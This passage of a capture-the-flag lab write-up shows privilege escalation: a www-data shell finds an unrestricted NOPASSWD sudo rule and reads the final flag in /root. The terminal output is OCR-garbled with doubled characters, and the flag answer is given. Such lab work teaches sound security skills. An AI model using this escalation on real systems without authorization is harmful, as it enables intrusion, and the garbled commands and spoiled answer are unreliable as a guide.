
Command : sudo -l



```
www-data@ip-10-10-234-64:/etc$ sudsoudo  --ll

Matching Defaults entries for www-data on
    ip-10-10-234-64.eu-west-1.compute.internal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
/snap/bin

User www-data may run the following commands on
        ip-10-10-234-64.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
```

We can use any command with sudo and can do anything on this machine. Lets try to check the contents of root folder as our final flag should be in there.

Command : sudo ls -la /root




```
www-data@ip-10-10-234-64:/etc$ ssuudodo  lsls  --lal a /r/roootot

total 28
drwx------  4 root root 4096 Feb 10  2019 .
drwxr-xr-x 23 root root 4096 Jun 22 23:14 ..
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Feb 10  2019 .ssh
-rw-r--r--  1 root root   29 Feb 10  2019 3rd.txt
drwxr-xr-x  3 root root 4096 Feb 10  2019 snap
www-data@ip-10-10-234-64:/etc$ 
```

We got a 3rd.txt which I think is our 3rd flag. So lets use cat with sudo to read the file.

Command: sudo cat /root/3rd.txt

And we got our final flag.



```
www-data@ip-10-10-234-64:/etc$ ssuuddoo  ccaatt  //rroootot//33rrdd..txttxt

3rd ingredients: fleeb juice
www-data@ip-10-10-234-64:/etc$ 
```

3rd flag: fleeb juice